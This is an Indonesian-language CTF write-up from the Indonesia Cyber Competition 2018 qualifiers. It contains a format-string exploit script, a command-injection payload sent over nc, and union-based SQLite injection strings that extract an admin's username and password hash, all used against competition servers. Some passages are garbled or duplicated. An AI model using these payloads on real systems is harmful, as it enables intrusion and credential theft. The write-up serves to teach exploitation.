

CPTURE THE FLAG

Indonesia Cyber competition

2018

Write Up Qualifications

By:

FAKHRUR RAZI

BINARY EXPLOITATION

1. Format Play

Diberikan sebuah binary ELF 32 bit dengan celah format string yang terlihat pada hasil decompile function main berikut:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v3; // ecx@2
    int result; // eax@4
    int v5; // [sp-10h] [bp-9Ch]@0
    int v6; // [sp-Ch] [bp-98h]@0
    int v7; // [sp-8h] [bp-94h]@0
    int v8; // [sp-4h] [bp-90h]@0
    char format; // [sp+0h] [bp-8Ch]@1
    ---- SNIPPED ----
    int v40; // [sp+80h] [bp-Ch]@1
    int *v41; // [sp+88h] [bp-4h]@1

    v41 = &argc;
    v40 = *MK_FP(__GS__, 20);
    printf("Input your name: ");
    __isoc99_scanf("%128[^\n]", &format, v5, v6, v7, v8, *(_DWORD *)&format, v10, v11,
v12, v13, v14, v15, v16, v17, v18, v19, v20, v21, v22, v23, v24, v25, v26, v27, v28, v29, v30,
v31, v32, v33, v34, v35, v36, v37, v38);
    printf("Hello, ");
    printf(&format);
    puts((const char *)&unk_8048813);
    if ( secret == 48879 )
    {
        puts("Congratulations!");
        system("/bin/cat ./flag.txt");
    }
}
```

```

    }
    else
    {
        v39 = secret;
        printf("secret: %d\n", secret);
        puts("hahaha... shame");
    }
    result = 0;
    if ( *MK_FP(__GS__, 20) != v40 )
        _stack_chk_fail_local(v3, *MK_FP(__GS__, 20) ^ v40);
    return result;
}

```

Dari hasil decompile tersebut terlihat jika untuk mendapatkan flag maka harus dapat mengisi secret dengan value 48879. Berikut adalah script yang saya gunakan untuk melakukan write value 48879 ke dalam secret dan mendapatkan flag.

```

from pwn import *
from myfmtstr import *

#p = process("./format_playing")
p = remote("178.128.106.125", 13373)

add = 0x0804A034    #addres secret
value = 48879

payload = genpay32(7,{add:value})
p.sendline(payload)
p.interactive()

```

```
✓ sobron@NetSec ~/Downloads/icc
>>> python for.py
[+] Opening connection to 178.128.106.125 on port 13373: Done
[*] Switching to interactive mode
IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}
Input your name: Hello, 4\xa0\x05\xa0\x06\xa0\x07\xa0\x0
4288468156

411856
Congratulations!
```

Flag : IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_\$\$\$}

2. Random Password

Diberikan sebuah challenge yang merupakan challenge pada Penyisihan Gemastik X, akan tetapi terdapat beberapa modifikasi untuk membatasi Command Injection yang akan dilakukan. Setelah melakukan beberapa percobaan dan browsing saya menemukan payload yang tepat untuk dapat melakukan Command Injection dan mendapatkan flagnya.

```
echo "140'\t*\t#" | nc 178.128.106.125 1337
```

```
✓ sobron@NetSec ~/Downloads/icc
>>> echo "140'\t*\t#" | nc 178.128.106.125 1337
#####
##### Random Password Generator #####
#####
Insert Length: IDCC{Br3ak_Y0urZ_LImIT}#/usr/bin/env python
```

Flag : IDCC{Br3ak_Y0urZ_LImIT}

CRYPTO


1. DecryptMe

Diberikan script python untuk enkripsi dan flag yang telah dienkripsi dengan script tersebut. Dari script tersebut terlihat jika untuk melakukan enkripsi diperlukan sebuah key, maka untuk dapat melakukan dekripsi harus menemukan key tersebut terlebih dahulu. Untuk mendapatkan key saya mencoba untuk melakukan enkripsi "IDCC{" dengan key bruteforce kemudian mengcompare dengan flag yang telah dienkripsi tersebut.

```
from base64 import *

cipher = list(open('enkripsi').read())
key = []
diket = list('SURDQ3') #base64 IDCC{

for i in range(6):
    for j in range(32,127):
        if (ord(diket[i]) + j) % 127 == ord(cipher[i]):
            key.append(chr(j))
print "".join(key)
```

A terminal window screenshot showing a command prompt. The prompt is 'sobron@NetSec' and the current directory is '~/Downloads/icc'. The user has run the command 'python getkey.py'. The output of the script is 'raja', which is highlighted in blue. The text 'raja' is the key found by the script.

```
✓ sobron@NetSec ~/Downloads/icc
>>> python getkey.py
raja
```

Dari hasil running didapatkan key "raja", akan tetapi ketika key tersebut saya gunakan untuk mendekripsi keseluruhan flag, tidak mendapatkan flag yang tepat. setelah saya cermati diketahui jika key tersebut ternyata sudah berulang ke awal sehingga key hanya string "raja". Setelah saya coba saya mendapatkan flag yang tepat

```
✓ sobron@NetSec ~/Downloads/icc  
>>> python dekripsi.py  
IDCC{S1mpl3_4nd_stR4ight}
```

Flag : IDCC{S1mpl3_4nd_stR4ight}

2. OldCrypt

Diberikan sebuah file flag berisi flag yang terenkripsi dengan key dalam file kunci. Setelah mencoba beberapa jenis cipher, akhirnya saya menemukan jenis cipher yang tepat yaitu Rot Keyed (Rotasi dengan kunci)

Decrypt ▾

Shift: 0 ▾

The key: r404404loa404kcf404tebhv404zmd404sgnx404ypqw404i - [Show Keymaker](#)

Alphabet Used: RLOAKCFTEBHVZMDSGNXPQWIZJU

EA00{j0p_Swm3A_z3_m10k}

This is your encoded or decoded text:

IDCC{y0u_Pwn3D_m3_n1Ce}

Flag : IDCC{y0u_Pwn3D_m3_n1Ce}

FORENSIC

1. Freedom

Diberikan sebuah file image.img. Saya mulai melakukan analisa menggunakan tool Autopsy. Ketika saya mencoba search file flag, saya mendapatkan sebuah file flag.lua dalam direktori /usr/lib/lua/luci/view/.

All files with 'flag' in the name									
SHOW ALL FILES									
DEL	Type dir / r	NAME	WRITTEN	ACCESSED	CHANGED	SIZE	UID	GID	META
	r / r	/2/usr/lib/lua/luci/view/flag.lua	2018-09-06 09:36:04 (WIB)	2018-09-06 09:36:04 (WIB)	2018-09-06 09:36:49 (WIB)	2491	0	0	1192

Ketika saya buka, saya mendapatkan sebuah script yang telah diobfuscate.

Contents Of File: /2/usr/lib/lua/luci/view/flag.lua

[illegible]

Ketika saya run saya mendapatkan error, sehingga saya mencoba untuk menganalisa file flag.lua tersebut secara manual dan saya mencoba melakukan decode deretan angka yang ada dalam file tersebut dan mendapatkan flagnya.

```

>>> print "".join([chr(i) for i in [45,45,47,47,32,68,101,99,111,109,112,105,108,101,100,32,67,111,100,101,46,32,10,114,
101,113,117,105,114,101,32,34,110,105,120,105,111,46,102,115,34,10,114,101,113,117,105,114,101,32,34,105,111,34,10,10,32
,32,32,108,111,99,97,108,32,102,61,105,111,46,111,112,101,110,40,34,47,114,111,111,116,47,110,111,116,101,115,46,116,120
,116,34,44,34,114,34,41,10,32,32,32,105,102,32,102,126,61,110,105,108,32,116,104,101,110,32,10,32,32,32,112,114,105,110,
116,40,34,73,68,67,67,123,79,112,101,110,87,82,84,105,53,57,48,48,68,33,125,34,41,10,10,32,32,32,101,108,115,101,32,10,3
2,32,32,112,114,105,110,116,40,34,87,101,32,97,108,108,32,108,105,118,101,32,101,118,101,114,121,32,100,97,121,32,105,11
0,32,118,105,114,116,117,97,108,32,101,110,118,105,114,111,110,109,101,110,116,115,44,32,100,101,102,105,110,101,100,32,
98,121,32,111,117,114,32,105,100,101,97,115,46,34,41,10,10,32,32,32,101,110,100,10]])
--// Decompiled Code.
require "nixio.fs"
require "io"

    local f=io.open("/root/notes.txt","r")
    if f~=nil then
        print("IDCC{OpenWRTi5900D!}")

    else
        print("We all live every day in virtual environments, defined by our ideas.")

    end
end

```

Flag : IDCC{OpenWRTi5900D!}

REVERSE

1. EzPz

Diberikan sebuah file binary Haskell dan flag yang terenkripsi. Setelah googling beberapa jam, saya mendapat pencerahan dari Writeup Soal CTF SCTF2017. Setelah saya baca-baca ternyata soal mirip kemudian saya menggunakan script solver dari link https://github.com/Qwaz/solved-hacking-problem/blob/master/SCTF/2017%20Quals/easy_haskell/solver.py dan mengganti flag dengan flag dari IDCC. Ketika saya run ternyata memunculkan flag.

```
[+] OK! - IDCC{h4sk3Ll_i5_l4zY_4nD_Fun
[*] Trying IDCC{h4sk3Ll_i5_l4zY_4nD_Fun{ - c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<!5
[+] Flag Found: IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}
```

Flag : IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}

2. Babyshark

Diberikan sebuah binary ELF64 dimana ketika dirun hanya memunculkan flag yang sudah di enkripsi. Ketika saya coba googling, saya mendapatkan soal CTF CSAW Quals 2016 deedeedee yang terlihat sangat mirip dengan soal ini. Ketika saya mencoba mengerjakan dengan panduan dari Writeup dalam link <https://utdcsg.github.io/csaw-quals16/reversing/deedeedee.html> dan melakukan penyesuaian address untuk break dan return address, saya berhasil mendapatkan flagnya.

breakpoint pertama pada address 0x44bec1

set return address (pc) ke address 0x44a920 (fungsi encrypt)

set breakpoint kedua pada address 0x44be91 (leave fungsi encrypt)

```
Breakpoint 2, 0x000000000044be91 in _D9babyshark7encryptFNaNfAyaZQe ()
gdb-peda$ x/s $rdx
0x7ffff7ed8c80: "IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}"
gdb-peda$
```

Flag : IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}

STEGANO

1. Secret Message

Diberikan 2 buah file gambar yang sudah pasti didalam file tersebut terdapat flag yang dihidden dengan teknik steganography. Pertama saya analisa file password.jpg dengan gimp dan mendapatkan sebuah hexadecimal



Setelah saya decode hex tersebut mendapatkan string "L33tMeIn"

```
✓ sobron@NetSec ~/Downloads/icc  
>>> python -c 'print "4c333744d65496e".decode("hex")'  
L33tMeIn
```

Kemudian saya gunakan password tersebut untuk mengekstrak file dalam file stored.jpg dengan steghide dan mendapatkan file password.txt

```
✓ sobron@NetSec ~/Downloads/icc  
>>> steghide extract -sf stored.jpg  
Enter passphrase:  
wrote extracted data to "password.txt".  
✓ sobron@NetSec ~/Downloads/icc  
>>> cat password.txt  
5uperBStr0ngP4ass%  
✓ sobron@NetSec ~/Downloads/icc  
>>>
```

Dalam file password.txt terdapat string "5uperBStr0ngP4ass", yang kemudian saya coba gunakan untuk mengekstrak file dalam password.jpg dan mendapatkan flagnya.

```

✓ sobron@NetSec > ~/Downloads/icc
>>> steghide extract -sf password.jpg
Enter passphrase:
wrote extracted data to "flag.txt".
✓ sobron@NetSec > ~/Downloads/icc
>>> cat flag.txt
IDCC{Ch4in1nG_5teg0_p4ssW0rD_}%
✓ sobron@NetSec > ~/Downloads/icc
>>>

```

Flag : IDCC{Ch4in1nG_5teg0_p4ssW0rD_}

2. MPPPsst

Diberikan sebuah file mp3 dan jpg. Disini setelah saya analisa file jpg, terdapat link pada bagian comment yang mengarah ke pastebin.com/phxSqmQ2.

```

✓ sobron@NetSec > ~/Downloads/icc
>>> exiftool cover.jpg
ExifTool Version Number      : 10.80
File Name                    : cover.jpg
Directory                   : .
File Size                    : 29 kB
File Modification Date/Time  : 2018:09:22 13:14:22+07:00
File Access Date/Time       : 2018:09:22 13:15:42+07:00
File Inode Change Date/Time  : 2018:09:22 13:14:38+07:00
File Permissions             : -rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : inches
X Resolution                  : 96
Y Resolution                  : 96
Comment                      : Download lyric here: pastebin.com/phxSqmQ2
Image Width                  : 694
Image Height                  : 558
Encoding Process              : Progressive DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 694x558
Megapixels                   : 0.387

```

Diberikan 2 buah file dengan teknik steganografi sebuah hexadesimal >> gambar1

Setelah saya decode >> gambar2

Kemudian saya gunakan steghide dan mendapat >> gambar3

Dalam file password mengekstrak file data >> gambar4

IDCC{Ch4in1nG_5teg0_p4ssW0rD_}%


MPPPsst

Diberikan sebuah file

Setelah dibuka, berisi lirik lagu dari mp3 yang diberikan. Akan tetapi pada bagian paling bawah lirik terdapat sesuatu yang mencurigakan.

```
Doing it boss!  
Spreading level: 16286  
Header wrote  
File has been saved as: telordardarr.mp3  
Hiding process has finished successfully.  
Cleaning memory...
```

Dari sini dapat disimpulkan jika flag disembunyikan dalam file mp3 tersebut. setelah melakukan googling akhirnya saya menemukan tool yang digunakan untuk menyembunyikan flag dalam file mp3 tersebut yaitu AudioStego. Hal ini terlihat dari adanya kata Doing it boss!. Selanjutnya saya mencoba untuk mengekstrak dengan tool tersebut dan mendapatkan flagnya



```
✓ sobron@NetSec ▶ master± ~/Downloads/icc/AudioStego/BuildRelease  
>>> ./HideMeIn telordardarr.mp3 -f  
Doing it boss!  
Looking for the hidden message...  
String detected. Retrieving it...  
Message recovered size: 28 bytes  
Message: 'IDCC{st3Gano_s0und_n_h1d3}'  
Recovering process has finished successfully.  
Cleaning memory...
```

Dalam file passi
mengekstrak file
>> gambar4
Flag : IDCC{Ch4

Flag : **IDCC{st3Gano_s0und_n_h1d3}**

WEB


1. Do not cheat!

Diberikan sebuah challenge web yang berjalan pada IP <http://206.189.88.9:6301/>.

Ketika melihat pada source page terdapat javascript yang menarik.

```
<body style="background:black;color:green;">
  <canvas id="canvas">Canvas is not supported in your browser.</canvas>
  <canvas id="canvas2">Canvas is not supported in your browser.</canvas>
  <script>
    var canvas=document.getElementById("canvas"),ctx=canvas.getContext("2d"),canvas2=document.getElementById("canvas2"),ctx2=canvas2.getContext("2d"),cw=window.innerWidth,ch=window.innerHeight,charArr=
    ["a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p","q","r","s","t","u","v","w","x","y","z"],maxCharCount=100,fallingCharArr=[],fontSize=10,maxCols=cw/fontSize,canvas.width=canvas2.width=cw,canvas.height=canvas2.height=ch;var keyCodes=
    [],secretstroke="38,38,40,40,37,39,37,39,66,65";function randomInt(t,n){return Math.floor(Math.random()*(n-t)+t)}function randomFloat(t,n){return Math.random()*(n-t)+t}function Point(t,n){this.x=t,this.y=n}$(document).keydown(function(t)
    {keyCodes.push(t.keyCode),0<keyCodes.toString().indexOf(secretstroke)&&($document).unbind("keydown",arguments.callee),$.post("flag.php",function(t){alert(t)})),Point.prototype.draw=function(t){this.value=charArr[randomInt(0,charArr.length-
    1)].toUpperCase(),this.speed=randomFloat(1,5),ctx2.fillStyle="rgba(255,255,0,0.8)",ctx2.font="fontSize+px sans-serif",ctx2.fillText(this.value,this.x,this.y),t.fillStyle="rgba(0,0,0,0.8)",t.font="fontSize+px sans-
    serif",t.fillText(this.value,this.x,this.y),this.y+=this.speed,this.y>ch&&(this.y=randomFloat(-100,0),this.speed=randomFloat(2,5));for(var i=0;i<maxCols;i++)fallingCharArr.push(new Point(i*fontSize,randomFloat(-500,0)));var update=function()
    {ctx.fillStyle="rgba(0,0,0,0.05)",ctx.fillRect(0,0,cw,ch),ctx2.clearRect(0,0,cw,ch);for(var t=fallingCharArr.length;t-->0){fallingCharArr[t].draw(ctx);fallingCharArr[t].requestAnimationFrame(update)};update();}
```


Terlihat jika kita berhasil menekan command-command yang ada pada secretstroke maka akan memunculkan sesuatu. Awalnya saya mengira jika itu adalah Nilai decimal dari ASCII namun ketika saya coba tekan-tekan tombol sesuai ASCII dari decimal tersebut tidak terjadi apa-apa. Selanjutnya dari judul soal saya mencoba googling dan mendapatkan referensi di github pada link <https://github.com/wesbos/keycodes/blob/gh-pages/scripts.js>. Dari referensi tersebut maka tombol yang seharusnya adalah **atas atas bawah bawah kiri kanan kiri kanan b a**. setelah menekan tombol tersebut pada keyboard, flag muncul sebagai pop up.



Flag : IDCC{0nlY_th3_we4K_che4T}

2. 007

Diberikan sebuah web yang berjalan pada IP <http://206.189.88.9:9001/>. Ketika diakses tidak ada sesuatu yang mencurigakan, akan tetapi ketika saya akses dalam mode responsive atau dengan mobile browser maka tampilan web akan berubah dan ternyata terdapat file apk didalamnya.



```
<div class="col-md-4">
  <a href="007_top_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_top_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_top_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_top_5ecr8.apk"><span class="app"></span></a>
</div>
```


Setelah mendownload file apk tersebut, saya lakukan decompile dengan tool online <http://www.javadecompilers.com>. Dari sini saya mencoba menganalisa file xml yang ada dan menemukan sesuatu yang menarik pada file strings.xml dimana terdapat string yang menunjukkan seperti sebuah aksi POST Data ke suatu alamat.

```

<string name="action_settings">Settings</string>
<string name="app_host">007_h0st.txt</string>
<string name="app_name">007</string>
<string name="app_origin">agent_007.com</string>
<string name="app_param">agent</string>
<string name="app_value">0071337</string>
<string name="app_verb">POST</string>
▼ <string name="appbar_scrolling_view_behavior"> ...

```

Ketika saya mengakses file 007_h0st.txt ke server mendapatkan alamat untuk melakukan POST Data tersebut.



Selanjutnya saya mencoba melakukan post data menggunakan browser tetapi mendapatkan error User Agent. Kemudian saya mencoba menggunakan CURL tanpa memasukkan User Agent dan mendapatkan flagnya

```

✓ sobron@NetSec ~/Downloads/icc
>>> curl -X POST -H "Origin: agent_007.com" --data "agent=0071337" http://206.189.88.9:9001/flag.php
IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}%
✓ sobron@NetSec ~/Downloads/icc
>>>

```

Flag : IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}

3. Pesanan Kedua

Terdapat web yang berjalan pada link <http://206.189.88.9:6601/register.php> dimana setelah melakukan registrasi ada menu untuk mengubah username dan cek secret key. Terdapat satu keanehan yang saya temukan yaitu ketika melihat source <http://206.189.88.9:6601/profile.php> terdapat html yang di comment pada bagian paling atas, setelah saya mencoba berputar-putar mencari bug, akhirnya saya menemukan jika terdapat celah SQL Injection pada bagian edit username dan hasil dari SQL Injection ini nantinya akan muncul pada bagian yang di comment pada source <http://206.189.88.9:6601/profile.php>. Setelah mencoba beberapa kali ternyata DBMS

yang digunakan adalah SQLite bukan Mysql. Berikut langkah injeksi yang saya lakukan untuk mendapatkan flag

✓ Jumlah Tabel

Input : adada"/**/order/**/by/**/1/**/--aa

Output: html rendered

Input : adada"/**/order/**/by/**/2/**/--aa

Output: error

Dari payload diatas disimpulkan bahwa terdapat 1 tabel

✓ Enumeration table:

Input:

adada"/**/union/**/select/**/group_concat(tbl_name)/**/FROM/**/sqlite_master/**/WHERE/**/type='table'/**/and/**/tbl_name/**/NOT/**/like/**/'sqlite_%'/**/--

Output: <!-- debug : users_regizt|-->

✓ Enumeration Columns

Input :

adada"/**/union/**/SELECT/**/sql/**/FROM/**/sqlite_master/**/WHERE/**/type!='meta'/**/AND/**/sql/**/NOT/**/NULL/**/AND/**/name/**/NOT/**/LIKE/**/'sqlite_%'/**/AND/**/name/**/='users_regizt'/**/--

Output :

<!-- debug : CREATE TABLE "users_regizt" (
"id" integer NOT NULL PRIMARY KEY AUTOINCREMENT,
"name" text NULL,


```
"username" text NULL,  
"password" text NULL,  
"time" numeric NULL  
)|-->
```

✓ Ekstrak data

Input:

```
adada"/**/union/**/select/**/username/**/from/**/users_regizt/**/WHERE/**/i  
d%3d1/**/--
```

Output : zuperadmin

Input:

```
adada"/**/union/**/select/**/password/**/from/**/users_regizt/**/WHERE/**/  
username%3d'zuperadmin'/**/--
```


Output : 434a517350a93371290a0a72679cac81

Input:

```
adada"/**/union/**/select/**/time/**/from/**/users_regizt/**/WHERE/**/usern  
ame%3d'zuperadmin'/**/--
```

Output : <!-- debug : 1990-09-09 09:09:09|-->

Setelah mendapatkan datetime dari zuperadmin, saya mencoba untuk mengubahnya menjadi timestamp dengan waktu localtime kemudian encode ke base64 dan selanjutnya melakukan pengecekan secret key dan mendapatkan flagnya.



Flag : IDCC{n1c3_one_th1z_iz_Sec0nD_0rdEr_Sqli}